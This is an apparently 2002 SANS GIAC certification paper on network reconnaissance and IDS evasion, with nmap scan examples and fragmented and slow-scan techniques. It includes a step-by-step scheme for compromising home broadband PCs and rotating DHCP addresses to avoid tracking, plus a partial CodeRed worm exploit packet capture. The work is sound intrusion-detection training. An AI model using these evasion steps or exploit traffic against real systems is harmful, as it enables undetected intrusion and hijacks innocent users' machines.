GIAC
CERTIFICATIONS

Global Information Assurance Certification Paper

Copyright SANS Institute
Author Retains Full Rights

This paper is taken from the GIAC directory of certified professionals. Reposting is not permited without express written permission.

Interested in learning more?

Check out the list of upcoming events offering
"Network Monitoring and Threat Detection In-Depth (Security 503)"
at http://www.giac.org/registration/gcia

GCIA Certification Practical Assignment

Version 3.0

Christopher Lee

March 26th, 2002

© SANS Institute 2000 - 2002, author retains full rights.

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

ASSIGNMENT 1 – DESCRIBE THE STATE OF INTRUSION DETECTION.....3

INTRODUCTION 3
CONVENTIONAL RECONNAISSANCE TECHNIQUE 3
THE PROBLEM WITH CONVENTIONAL RECONNAISSANCE TECHNIQUE 8
STEALTH RECONNAISSANCE TECHNIQUES 8
THE PROBLEM WITH STEALTH RECONNAISSANCE TECHNIQUE.....12
TAKE ADVANTAGE OF THE "DYNAMIC" OF ADSL/BROADBAND INTERNET ACCESS 12
CONCLUSION 13
REFERENCES:.....13

ASSIGNMENT #2 – NETWORK DETECTS 15

NETWORK DETECT #1 15
NETWORK DETECT #2 23
NETWORK DETECT #3 34
NETWORK DETECT #4 42
NETWORK DETECT #5 49

ASSIGNMENT #3 – "ANALYZE THIS" SCENARIO 57

EXECUTIVE SUMMARY 57
LIST OF FILES ANALYZED 58
DESCRIPTION OF THE ANALYSIS PROCESS 58
ANALYSIS OF THE ALERTS DATA 60
ANALYSIS OF THE OUT-OF-SPEC (OOS) DATA 82
ANALYSIS OF THE SCANS DATA 86
REGISTRATION INFORMATION OF FIVE EXTERNAL HOSTS OF INTERESTS.....89
INTERNAL MACHINES OF INTERESTS 92

APPENDIX..... 94

APPENDIX A: SNORTSNARF SUMMARY OF THE ALERT DATA 95
APPENDIX B: SCANS-PARSER 99
APPENDIX C: THE SNORT DECODE OF NETWORK TRAFFIC GENERATED BY THE CODERED WORM 101
APPENDIX D: SNORT DECODE OF NETWORK TRAFFIC GENERATED BY THE NIMDA WORM 108
APPENDIX E: SNORT DECODE OF FTP SERVER COMPROMISED BY THE "SITE EXEC" VULNERABILITY.....135

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

Assignment 1 – Describe the State of Intrusion Detection

The Art of Network Based Reconnaissance

Introduction

"Hence the saying: If you know the enemy and know yourself, you need not fear the result of a hundred battles. If you know yourself but not the enemy, for every victory gained you will also suffer a defeat. If you know neither the enemy nor yourself, you will succumb in every battle." Sun Tzu – The Art of War

Reconnaissance has always been the key element of any warfare, since the ancient time. The conduct of today's information warfare is no different. The key to a successful breach of security often came as the result of a successful reconnaissance.

Intrusion Detection Systems (IDS) were developed to combat this problem. IDS are designed to pick up those reconnaissance attempts and to alert the security administrator of the potential intruder (in addition to provide forensic data on who the intruder got in there). Many of which even introduced mechanisms that would interact with firewalls (and/or routers) to prevent further communications from the alleged bad guy.

However, as the good guys figure out new ways to detect the bad guys, the bad guys also elevate their level of game to prevent detection. This paper will outline some of the key reconnaissance techniques being used today, as well as introduce a new strategy in IDS evading reconnaissance technique using the commonly available ADSL/Broadband high-speed Internet services.

For the discussion of this paper, we will restrict the scope to merely the direct network reconnaissance aspect of InfoSec. All illustrations were done in my own lab environment with permission from the system administrator of the targeted network. Both the IP and the DNS names were mangled to protect the innocent.

Conventional reconnaissance technique

Apart from information one could gather from published sources (newspaper, magazine, investor information kit and etc), network based reconnaissance still proves to be one of the best source of information for the bad guys.

Typically, the network based reconnaissance proceeds as follows:

1. Determining the gateways/routers to the target server.
2. Target subnet determination.
3. PING sweeps of the subnet.
4. Port scans of the subnet.
5. Operation system fingerprinting of live hosts.

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

Determining the gateways/routers to the target server

"Traceroute" is a common tool found on most (if not all) operating systems (though it might be known by a different name), and it's typical used to troubleshoot routing and/or connectivity issues on the network. A simple command of "traceroute victim.target.ca" reveals the following:

```
192.168.254.1     10ms  0ms   0ms   TTL:  0  (gambit.nowhere.net ok)
192.168.1.6       70ms  70ms  80ms  TTL:  0  (gw-border-if.isp.ca ok)
10.100.96.101     70ms  70ms  130ms TTL:  0  (mcl-gateway.gw.isp.ca ok)
10.100.96.110     140ms 70ms  130ms TTL:  0  (target-gpb.gw.isp.ca ok)
172.20.1.1        91ms  90ms  161ms TTL:243  (victim.target.ca ok)
```

From the above result, the bad guy could easily determined the name of the ISP that hosts the connection. The bad guy could then use this info to his advantage (e.g. potential social engineer material).

Target subnet determination

While one could gather subnet information from the ARIN database, those information may or may not be relevant to the target we are interested in. For example, the targeted victim server might situated in a hosting environment, or the victim's company is one of the forefathers of the Internet and own an entire Class-A subnet but only a small portion of that is visible from Internet. To be sure about the scope of the break-in, the bad guys might try to ask the victim server what its subnet is.

This is possible because of the ICMP type 17 message (i.e. Address Mask). Often time, the system administrator will simply allow "ICMP" traffics to its servers from Internet, thinking (innocently) that ICMP is just the echo requests and the echo replies.

PING sweeps of the subnet

Now, once the subnet is acquired (or guessed, if the ICMP address mask request was filtered), the bad guy would then proceed to attempt to locate all the "live" hosts in that subnet. This would provide the bad guy with valuable information on potential side-door to try if the intended victim is heavily guarded.

This PING sweep, as implied by its name, is done by sweep the entire subnet with the ICMP echo-request messages and deduce the "live" hosts by the ICMP echo-reply messages it receives. Tools such as nmap performs a PING sweep to an entire subnet will a mere handful of keystrokes.

```
C:\Tools\Nmapnt>nmap -n -sP 192.168.254.0/24

Starting nmap V. 2.54BETA30 ( www.insecure.org/nmap )
Host  (192.168.254.1) appears to be up.
Host  (192.168.254.11) appears to be up.
```

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

Host (192.168.254.100) appears to be up.
Host (192.168.254.101) appears to be up.
Nmap run completed -- 256 IP addresses (4 hosts up) scanned in 113 seconds

Port scans of the subnet

"Port scan" is often the key component of a network-based reconnaissance. It provides the intruder with details on what services are being provided/opened to the general public, it often also provides valuable information on the actual name of the daemon application and its version number. These information allows the bad guy to go and research into any vulnerabilities that has been published about the discovered applications and/or services.

Traditionally, the scan of TCP ports is conducted by the completion of the TCP three-way handshake between the source and the destination hosts. This handshake is best illustrated using the following example:

Bob: Hello, this is Bob, and I would like to speak with John.
John: Bob, this is John. How could I help you?
Bob: John, how are you?? I was wondering if you would join me for a round of beer tonight…

Similarly, the originator of the TCP connection will first request conversation with the destination host on a specific port. If the destination host is listening on that port, then it will acknowledge the inbound conversation request and issue an outbound conversation request to the originator of the inbound conversation. The originator will then acknowledge that request and commence on the conversation with the destination host. This is illustrated with the tcpdump output below:

17:44:25.464821 192.168.254.10.2556 > 192.168.254.100.23: **S** 3306702842:3306702842(0) win 16384 <mss 1460,nop,nop,sackOK> (DF)

17:44:25.483087 192.168.254.100.23 > 192.168.254.10.2556: **S** 983976455:983976455(0) **ack** 3306702843 win 5840 <mss 1460,nop,nop,sackOK> (DF)

17:44:25.483131 192.168.254.10.2556 > 192.168.254.100.23: . **ack** 1 win 17520 (DF)

A sample port-scan, as performed by nmap:

C:\Tools\Nmapnt>nmap -sT 192.168.254.0/24

Starting nmap V. 2.54BETA30 (www.insecure.org/nmap)
Interesting ports on gambit.nowhere.org (192.168.254.1):
(The 1520 ports scanned but not shown below are in state: closed)

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
Port      State      Service
21/tcp     open       ftp
23/tcp     open       telnet
80/tcp     open       http

Interesting ports on cyclops.nowhere.org (192.168.254.11):
(The 1515 ports scanned but not shown below are in state: closed)
Port      State      Service
53/tcp     open       domain
80/tcp     open       http
135/tcp    open       unknown
139/tcp    open       unknown
445/tcp    open       unknown
1025/tcp   open       listen
1030/tcp   open       iad1
3389/tcp   open       msrdp

Interesting ports on nowhere.org (192.168.254.100):
(The 1516 ports scanned but not shown below are in state: closed)
Port      State      Service
22/tcp     open       ssh
23/tcp     open       telnet
25/tcp     open       smtp
53/tcp     open       domain
80/tcp     open       http
111/tcp    open       sunrpc
1024/tcp   open       kdm

Interesting ports on colossus.nowhere.org (192.168.254.101):
(The 1513 ports scanned but not shown below are in state: closed)
Port      State      Service
21/tcp     open       ftp
22/tcp     open       ssh
23/tcp     open       telnet
25/tcp     open       smtp
111/tcp    open       sunrpc
143/tcp    open       unknown
443/tcp    open       unknown
993/tcp    open       unknown
1024/tcp   open       kdm
3306/tcp   open       unknown
```

Nmap run completed -- 256 IP addresses (4 hosts up) scanned in 146 seconds

Now, since the UDP traffic is connectionless, therefore, the receiving host does not necessary respond with any packet even if it is listening on the same port the incoming

© SANS Institute 2000 - 2002, Author retains full rights.

traffic was addressed to. However, the receiving host will send out an ICMP "port unreachable" message if it is not listening on the attempted UDP ports.

With that in mind, the bad guy could deduce the opened UDP ports by listening for the ICMP "port unreachable" message after it sent out UDP packets to ports of interest.

A sample UDP port-scan, as performed by nmap:

```
C:\Tools\Nmapnt>nmap -sU 192.168.254.10

Starting nmap V. 2.54BETA30 ( www.insecure.org/nmap )
Interesting ports on wolverine.nowhere.net (192.168.254.10):
(The 1446 ports scanned but not shown below are in state: closed)
Port      State     Service
13/udp    open      daytime
37/udp    open      time
123/udp   open      ntp
137/udp   open      netbios-ns
138/udp   open      netbios-dgm
445/udp   open      microsoft-ds


Nmap run completed -- 1 IP address (1 host up) scanned in 7 seconds
```

Operation system fingerprinting of live hosts

Now that the bad guy have a rough idea on what applications are running on the hosts in victim's subnet. There is still one more piece of information that interests the bad guy – the operating system for which the servers are running on. Further, the operating system fingerprint process might even enable to deduce if a firewall is guarding the intended server/subnet, providing clues for potential DoS (Denial of Service) attacks and/or the most popular tactic – "Buffer Overflow" (a.k.a. stack smashing).

Operating system fingerprinting techniques are based on the observation that most operating systems have their unique default characteristics of IP packets and that each operating system often react differently to certain "crafted" packets. Lance Spitzner of the Honeynet Project has compiled a list of such variation of default IP packet characteristics and made that available at http://project.honeynet.org/papers/finger/traces.txt. nmap is one of the tools that is capable of inducing the operating system of the targeted host by sending it a series of "crafted" packets and analysing the responses.

```
C:\Tools\Nmapnt>nmap -sS -O 192.168.254.100

Starting nmap V. 2.54BETA30 ( www.insecure.org/nmap )
Interesting ports on storm.nowhere.net (192.168.254.100):
```

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

(The 1542 ports scanned but not shown below are in state: closed)

Port	State	Service
22/tcp	open	ssh
23/tcp	open	telnet
25/tcp	open	smtp
53/tcp	open	domain
80/tcp	open	http
111/tcp	open	sunrpc
1024/tcp	open	kdm

Remote operating system guess: **Linux Kernel 2.4.0 - 2.4.9 (X86)**
Uptime 45.215 days (since Fri Dec 28 20:20:46 2001)

Nmap run completed -- 1 IP address (1 host up) scanned in 4 seconds


The problem with conventional reconnaissance technique

As you probably figured out by now, the conventional scanning technique can be very loud in terms of the amount of traffic it generates. In fact, if someone is doing port scan on a server protected by a firewall, the only way the firewall administrator won't notice it is if he does not even care to glance through the firewall logs. Imagine a onslaught of over 1000 reject/drop messages in your firewall within seconds.

With the amount of the noise it makes, the onsite InfoSec professional could probably figure out that you are knocking on the door, and would device a way to keep you out. In fact, some intrusion detection systems (IDS) were designed with the ability to reconfigure firewalls/routers dynamically to block out un-welcomed visitors. This feature will become one of the discussion topics later on.

Stealth reconnaissance techniques

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.



Server evasion technique

Since a TCP connection is considered to be a connection until the three-way handshake is completed, the server typically would not create a log entry of a TCP connection until it sees the "ACK" packet from the originator of the TCP connection. With that in mind, SYN-scan became a technique of choice for the bad guys to prevent the reconnaissance attempt from being logged by the targeted server as a "Null Connection".

Recalling the three-way handshake required for a TCP connection to be established, the originating host will send a SYN packet (a TCP packet that has only the SYN flag bit turned on) to the destination host, the destination host will then respond with a SYN/ACK packet (a TCP packet that has both the SYN and ACK bit turned on), and finally the originating host send a ACK packet (you got it, a TCP packet with only the ACK bit turned on). Now, if the destination server is not listening on the port attempted by the originating host, the destination server will respond with a RST/ACK packet (a TCP packet with both the RST and the ACK bit turned on).

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

SYN-scan works by sending only the SYN packets and look for either the corresponding SYN/ACK or RST/ACK packets returned from the intended destination. However, to avoid its attempt being caught on the server's log, a RST packet was sent instead of a ACK packet to the server.

In the following example, the host 192.168.254.100 is listening on TCP port 23, but not TCP port 26.

> 22:42:28.449445 192.168.254.10.54652 > 192.168.254.100.23: **S** 1394561084:13945610 84(0) win 1024
>
> 22:42:28.450044 192.168.254.10.54652 > 192.168.254.100.26: **S** 1394561084:13945610 84(0) win 1024
>
> 22:42:28.450673 192.168.254.100.23 > 192.168.254.10.54652: **S** 2697401970:26974019 70(0) **ack** 1394561085 win 5840 <mss 1460> (DF)
>
> 22:42:28.450724 192.168.254.10.54652 > 192.168.254.100.23: **R** 1394561085:13945610 85(0) win 0
>
> 22:42:28.451002 192.168.254.100.26 > 192.168.254.10.54652: **R** 0:0(0) **ack** 13945610 85 win 0 (DF)

Firewall evasion techniques

Well, while a SYN-scan will evade the application/system logs on the targeted server, most firewalls will still record the connection, since they are typically design to log a connection upon seeing the SYN-packet flowed by.

However, the following techniques might evade some of the firewalls (depending on the sophistication of the packet inspection engine):

- FIN-scan
  - "A bare FIN packet is sent. If a RST is received, the port is closed. If nothing is received, the port must be open. Incidentally, Windows does not follow the IP specification and it not detectable by this method."[1]
  - nmap does this with the –sF option specified.
- Null-scan
  - "Same as the FIN scan, but this uses a packet with no flags whatsoever."[2]
  - nmap does this with the –sN option specified.
- Xmas-scan
  - "Same as the FIN scan, this uses a packet with FIN, URG, and PUSH flags set."[3]
  - nmap does this with the –sX option specified.
- Severely fragmented packets of SYN, FIN, NULL and/or Xmas scan

[1, 2, 3] Page 95, "Hacking Linux Exposed – Linux Security Secrets & Solutions". ISBN 0-07-212773-2

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

- "Fragmented scan packets. A TCP packet scan be fragmented into smaller pieces, which are reassembled at the host. Many packet filters and firewalls do not reassemble packets and may thus allow these packets through where they shouldn't and the scan may slip by intrusion detection software."[4]
- Combining the fragmentation technique with a SYN, FIN, NULL and/or Xmas scan packets, the reconnaissance attempt may very well evade both the firewall, IDS and the targeted host itself.
- nmap does this type of scan by breaking down the TCP header (20 bytes) into two chunks: the first chuck contains only the first 16 bytes of the TCP header and the second packet contains the remaining 4 bytes (16-bit checksum and 16-bit urgent pointer).
- nmap does this with a combination of the –f option with one of –sS, -sF, -sN or –sX options.

Intrusion Detection System evasion techniques

While IDS was suppose to pick up where the firewalls fall short in detecting abnormal traffic patterns, this is often implemented with the same philosophy as the old anti-virus software (i.e. looks for an exact match of certain string in the input, in this case, the network traffic). While this technique is simple in concept and simple to implement, its mileage varies drastically depending on the type of traffic it has to deal with...

The following techniques are often employed to evade the detection of reconnaissance by the IDS:

- Severely Fragmented Stealth Scans
  - A smart (and up-to-date) IDS will pick up the majority of the stealth scans (e.g. SYN, FIN, NULL & Xmas scans), but most of them will have problem with severely fragmented stealth scans. You see, as the IDS are forced to process every single packet on the wire to match them against the hundred (or thousands) of know hostile traffic patterns, they would have to draw a line on tasks that would potential take too much resources to handle. And the reassembly of severely fragmented packets is one such task that is often "excluded" by even some of the market leaders in commercial IDS products. What they might do, instead, is to raise an alert stating, "Severely fragmented packet detected! Please investigate!"

- Slow Scans
  - Since port-scan signatures are always defined as "more than X connections took place within Y seconds", the bad guys realized that they could evade detection, simply by decreasing the value for X while increasing the value for Y at the same time. As the result, the bad guy could perform the reconnaissance undetected if it is able to tune the port scanning below the triggering line of the IDS sensors.

[4] Page 97, "Hacking Linux Exposed – Linux Security Secrets & Solutions". ISBN 0-07-212773-2

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

- Combining this technique with a SYN scan, you might be able to fool both the IDS and its administrator that the SYN scan they just saw was an isolated incident, and was probably caused by some intermittent routing problems.

The problem with stealth reconnaissance technique

The advancement of the modern IDS product/technologies is often trailed right behind the creative minds of the potential intruders. With use of the SYN, FIN, NULL, Xmas packets became the standard techniques for network-based reconnaissance, IDS vendor has equipped their sensor to look out packets with "unusual" TCP flag configuration. That has since make the use of TCP-flag based stealth reconnaissance technique the loudest thing to do on earth.

While most vendors still have issues with severely fragmented stealth scan packets, some of them has implemented a feature to capture the "suspiciously fragmented" traffic for the security administrator to determine if its content is worth noting. This by no means obsoletes the use of fragmented stealth packets as an effective reconnaissance technique, but you are now placing you bet on the inability/infrequency of the security administrator to review those network traffic captures… If I were a betting man, the odds is really not all that favourable on my side… And of course, those IDS that integrates with firewall/routers could always fire up a quick "just-for-you" rule/ACL to lock you out for a while…

"Slow Scan" has since become the scan of choice for some. However, you are now trading significant amount of additional time to remain anonymous. Further, chances are, unless you have just discovered some vulnerability that doesn't have a patch, there is always a possibility the security administrator would have patched up the holes before you have a chance for it. However, this is still a very viable technique if you want to minimize the exposure.

Take advantage of the "dynamic" of ADSL/Broadband Internet Access

Through all the advancement of the network-based reconnaissance, we have been trying to obtain stealth by modifying our approach to evade the watchful eye of the IDS. The use of SYN/FIN/NULL/Xmas scans allowed us to evade the system logs. Slow scan provided a way to not looking suspicious to the IDS sensor, while the fragmentation technique provides a quick solution to sidestep a non-sophisticated security administrator.

However, all these techniques were employed to try hiding the identity (or the origin) of the reconnaissance. After all, if the security administrator is being made aware of the location of the bad guy, he/she could either go after you or simply block the bad guy out on his router, firewall or any ACL-enforcing devices that he/she got. Even though most cracking/hacking is done from a compromised host, it is still a great annoyance if one would have to breach into a different host after every reconnaissance. Until now…

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

With the wide availability of high-speed residential Internet access, the bad guys might have found the answer to their prayers. Most service provider places their residential subscribers on DHCP so that they could manage the use of IP addresses more effectively and also deter the subscribers from running e-commerce servers off the residential lines (which is way cheaper than the comparable business lines). However, this dynamic configuration of IP address also provides the bad guys with the perfect cover.

Consider the following reconnaissance scheme:

1. Gather all the information of the intended victim via non-direct reconnaissance techniques.
2. Compromise the home computer of some non-sophisticated high speed Internet user, and copy all the necessary tools over there.
3. Attempt to validate/verify the subnet mask of the targeted network.
4. Release and request a "NEW" IP address.
5. Perform PING sweep on the targeted subnet.
6. Release and request a "NEW" IP address.
7. Perform SYN scan on all (live) hosts on the targeted subnet.
8. Release and request a "NEW" IP address.
9. Base on the result of port scan, select the appropriate tools and formulate plan of attack.
10. Attack as planned. Release and renew the IP address whenever something smells fishy (e.g. feels like you are being tracked) or as deemed necessary by your plan.

This scheme will create a brand new challenge for the security administrators… Only with the help of the service provider/government agencies, would they be able to track the bad guy down. Even then, the bad guy could simply "walk" away from the compromised home PC and move onto a next victim.

Conclusion

The evolution of network reconnaissance techniques has progressed along side the development intrusion detection technologies. This is a cat and mouse game that plays almost like the evolution of computer virus and computer virus scanning software. Just like the evolution of the computer virus. As the detection software gets smarter, the virus authors then think of new way to attack.

This battle of good versus evil is also further complicated by the users' requirements for flexibility and efficiency in how they could use computer to do more business and generate more revenue, as well as by the software vendors who value ease-of-use and speed-to-market more than security-minded-development. It's battle that would probably go on for as long as there worthwhile information stored on computers.

References:

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

"The Art of War", by Sun Tzu, translated by Lionel Giles, as posted on http://classics.mit.edu/Tzu/artwar.html.

"Hacking Exposed – Network Security Secrets & Solutions", by Stuart McClure, Joel Scambray & George Kurtz. ISBN 0-07-212127-0.

"Hacking Linux Exposed – Linux Security Secrets & Solutions", by Brain Hatch, James Lee & George Kurtz. ISBN 0-07-212773-2.

"ISS RealSecure 6.0 Product Manual", by Internet Security Systems.

"nmap MAN Page", http://www.insecure.org/nmap/nmap_manpage.html.

"Remote OS Detection via TCP/IP Fingerprinting", http://www.insecure.org/nmap/nmap-fingerprinting-article.html.

© SANS Institute 2000 - 2002, Author retains full rights.

Assignment #2 – Network Detects

Network Detect #1

Detect #1 turns out to be a surprised old attack – the original CodeRed worm.

Due to the sheer size of this network capture and for readability's sake, the network capture is attached as Appendix C at the end of this document. However, the network traffic capture of the attempted exploite, as launched by the worm, is quoted below under the section "Description of the Attack".

Source of trace:

This trace was captured from Internet traffic to a web server at my own network at home.

Detect was generated by:

Tcpdump was used to capture the raw information into a binary file and Snort was used to decode and print out its content.

Probability the source address was spoofed:

The probability of the source address being spoofed is very unlikely. This conclusion is derived based on the following findings:

1. The entire conversation consisted of 16 TCP packets exchanged within the same TCP connection. This means that the attacker will have to be able to guess the sequence number of each TCP packets to complete this conversation with a spoofed source.
2. As the following output of a nmap scan suggests, the chances of guess the correct sequence number to this server is rather low.

```
C:\Tools\nmap-2.54BETA30>nmap -sS -O -v storm

Starting nmap V. 2.54BETA30 ( www.insecure.org/nmap )
Host storm.nowhere.org (192.168.254.100) appears to be up ... good.
Initiating SYN Stealth Scan against storm.nowhere.org (192.168.254.100)
Adding open port 22/tcp
Adding open port 1024/tcp
Adding open port 80/tcp
The SYN Stealth Scan took 0 seconds to scan 1549 ports.
For OSScan assuming that port 22 is open and port 1 is closed and neither are fi
rewalled
Interesting ports on storm.nowhere.org (192.168.254.100):
(The 1542 ports scanned but not shown below are in state: closed)
Port     State     Service
22/tcp    open       ssh
80/tcp    open       http
```

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
1024/tcp   open       kdm

Remote operating system guess: Linux Kernel 2.4.0 - 2.4.9 (X86)
Uptime 56.829 days (since Fri Dec 28 20:13:38 2001)
TCP Sequence Prediction: Class=random positive increments
                         Difficulty=3220098 (Good luck!)
IPID Sequence Generation: All zeros

Nmap run completed -- 1 IP address (1 host up) scanned in 4 seconds
```

Figure 1 – Output of a namp scan on the attacked web server

3. The CodeRed worm, as documented by CERT, numerous anti-virus vendors and Microsoft, was not reported to use source address spoofing to mask the origin of the attack.

Description of attack:

This is the infamous "original" CodeRed attack first being reported in July 18th, 2001 by CERT. It's a buffer overflow attack on TCP port 80 of IIS 4 and IIS 5 web servers, with un-patched Indexing Services installed and a script mapping of the .ida extension.

A previously infected host opens a TCP connection to port 80 of the web server, with no prior reconnaissance (this was confirmed by filtering the tcpdump capture with the source IP address of this attack). Upon the successful connection to the TCP port 80 of the web server, it then attempt to employ a buffer overflow vulnerability in Microsoft's Indexing Services (with IIS 4 or IIS 5 enabled) to infect the web server with the worm itself. The network capture of the first 5 packets exchanged in this exploit was quoted at the end of this section, and this network capture is often used as the signature for detecting such attack.

Since this particular attack was not successful on this web server, the following description of the attack mechanism will be provided based on the CERT incident report IN-2001-08 and confirmed with the payload of data captured in this detect.

Upon infecting the host, the worm looks for the file "c:\notworm". If this file is found, then the worm ceases execution. Otherwise, the worm will start looking for other web server to infect. If the default language of the web server is English, then all web pages on the current web server would later be replaced with the following web page.

```
<html><head><meta http-equiv="Content-Type" content="text/html;
charset=english"><title>HELLO!</title></head><bady><hr size=5><font
color="red"><p align="center">Welcome to http://www.worm.com !<br><br>Hacked
By Chinese!</font></hr></bady></html>
```

Figure 2 – the new default page after the web server was infected with the CodeRed worm1

This attack is documented in CVE candidate CAN-2001-0500, which is currently under review for inclusion to the CVE list (as of Feb 23rd, 2002).

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

This attack has been well documented on both CERT web site http://www.cert.org/incident_notes/IN-2001-08.html and Microsoft web site http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/ms01-033.asp.

The attacking host (203.115.119.69) has a profile at www.dshield.org (pasted below), and according to this profile, this host has launched at least 2118 attacks against at least 559 hosts during the period of 2002-02-08 through 2002-02-19.

IP Address: 203.115.119.69

HostName: 203.115.119.69

DShield Profile:

Country:	IN
Contact E-mail:	primesoft@vsnl.com
Total Records against IP:	2118
Number of targets:	559
Date Range:	2002-02-08 to 2002-02-19

Ports Attacked (up to 10):

Port	Attacks

© SANS Institute 2000 - 2002, Author retains full rights.

Whois:

```
% Rights restricted by copyright. See
http://www.apnic.net/db/dbcopyright.html
% (whois7.apnic.net)

inetnum:     203.115.119.64 - 203.115.119.95
netname:     TWIL
descr:       TRANSWORLD INFOTECH LTD.
descr:       PMT Complex,
descr:       Pimpri,
descr:       Pune.
country:     IN
admin-c:     PC241-AP
tech-c:      PC241-AP
mnt-by:      MAINT-IN-PRIMESOFT
changed:     pcust@primenet.in 20020103
source:      APNIC

person:      Primenet Customer
address:     25/2, Business Park
address:     Shivaji Marg
address:     New Delhi -110015
country:     IN
phone:       +91-11-5192830
fax-no:      +91-11-5448478
e-mail:      pcust@primenet.in
nic-hdl:     PC241-AP
mnt-by:      MAINT-IN-PRIMESOFT
changed:     dkn@primenet.in 20010604
source:      APNIC
```

Figure 3 – DShield Profile for 203.115.119.69

```
02/17-09:53:12.592637 203.115.119.69:4158 -> 192.168.254.100:80
TCP TTL:112 TOS:0x0 ID:36221 IpLen:20 DgmLen:48 DF
******S* Seq: 0xB1791A1F  Ack: 0x0  Win: 0x4000  TcpLen: 28
TCP Options (4) => MSS: 1400 NOP NOP SackOK

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/17-09:53:12.612628 192.168.254.100:80 -> 203.115.119.69:4158
TCP TTL:64 TOS:0x0 ID:0 IpLen:20 DgmLen:48 DF
***A**S* Seq: 0xF83C03D4  Ack: 0xB1791A20  Win: 0x16D0  TcpLen: 28
TCP Options (4) => MSS: 1460 NOP NOP SackOK

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/17-09:53:13.452269 203.115.119.69:4158 -> 192.168.254.100:80
TCP TTL:112 TOS:0x0 ID:36236 IpLen:20 DgmLen:40 DF
***A**** Seq: 0xB1791A20  Ack: 0xF83C03D5  Win: 0x41A0  TcpLen: 20

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/17-09:53:13.682171 203.115.119.69:4158 -> 192.168.254.100:80
TCP TTL:112 TOS:0x0 ID:36238 IpLen:20 DgmLen:1440 DF
***AP*** Seq: 0xB1791A24  Ack: 0xF83C03D5  Win: 0x41A0  TcpLen: 20
2F 64 65 66 61 75 6C 74 2E 69 64 61 3F 4E 4E 4E  /default.ida?NNN
```

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E  NNNNNNNNNNNNNNNN
4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E  NNNNNNNNNNNNNNNN
